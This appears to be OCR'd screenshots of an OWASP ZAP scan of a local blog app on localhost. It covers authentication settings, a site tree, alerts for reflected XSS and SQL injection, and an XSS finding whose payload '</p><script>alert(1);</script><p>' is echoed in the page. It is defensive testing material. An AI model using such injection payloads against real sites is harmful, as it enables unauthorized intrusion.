
Username Parameter *: username

Password Parameter *: password

The *username* and *password* fields will be replaced, during authentication, with the username and password corresponding to application's users.

Regex pattern identified in Logged In response messages: Logout

Regex pattern identified in Logged Out response messages: Log In



Session Properties

1: Users

Users which can be used for various operations for this context.

Enabled	ID	Name
☑	0	admin

Add a new User

User Name: blogger


Enabled: ☑

Username: blogger

Password: **********

□ Remove without confirmation

Attack > Active Scan advanced…


Untitled Session - OWASP ZAP
File Edit View Analyse Report Tools Online Help
Standard mode
Sites
Scripts
Quick Start
Request
Response
Break
Script Console
Header: Text
Body: Text
Sites
http://localhost:8080
GET:login
GET:index.php
css
POST:login(password,username)
POST:login(searchTerm)
GET:login(error)
POST:login(error)(searchTerm)
GET:signup
POST:signup(searchTerm)
POST:signup(firstName,lastName,pa
GET:logout
GET:login(logout)
GET:post
POST:post(content,title)
http://localhost:9000
Forced Browse
Fuzzer
Params
Http Sessions
Zest Results
Clients
WebSockets
AJAX Spider
Output
History
Search
Break Points
Alerts
Active Scan
Spider
Alerts (5)
Cross Site Scripting (Reflected) (2)
POST: http://localhost:8080/post
POST: http://localhost:8080/post
SQL Injection - MySQL
SQL Injection (2)
Cross-domain JavaScript source file inclusion (18)
Password Autocomplete in browser (5)
GET: http://localhost:8080/login
GET: http://localhost:8080/login?error
GET: http://localhost:8080/login?logout
GET: http://localhost:8080/signup
POST: http://localhost:8080/signup
Alerts 3 0 2 0
Current Scans 0 0 0 0 0 0

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
```

```
  <a href="#">two</a>
</h2>
<p class="lead">
  by <a href="index.php">Start Bootstrap</a>
</p>
<p><span class="glyphicon glyphicon-time"></span> Posted on  November 30, 2015 8:12:14 PM EST</p>
<hr>
<img class="img-responsive" src="http://lorempixel.com/900/300/" alt="">
<hr>
<p></p><script>alert(1);</script><p></p>
```


Cross Site Scripting (Reflected)

URL:	http://localhost:8080/post
Risk:	High
Reliability:	Warning
Parameter:	title
Attack:	</p><script>alert(1);</script><p>
Evidence:	</p><script>alert(1);</script><p>
CWE Id:	79
WASC Id:	8

Description:

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also

Other Info:



Starting point: http://localhost:8080/

Context: 1

User: admin

Recurse: ☑

Just In Scope: □

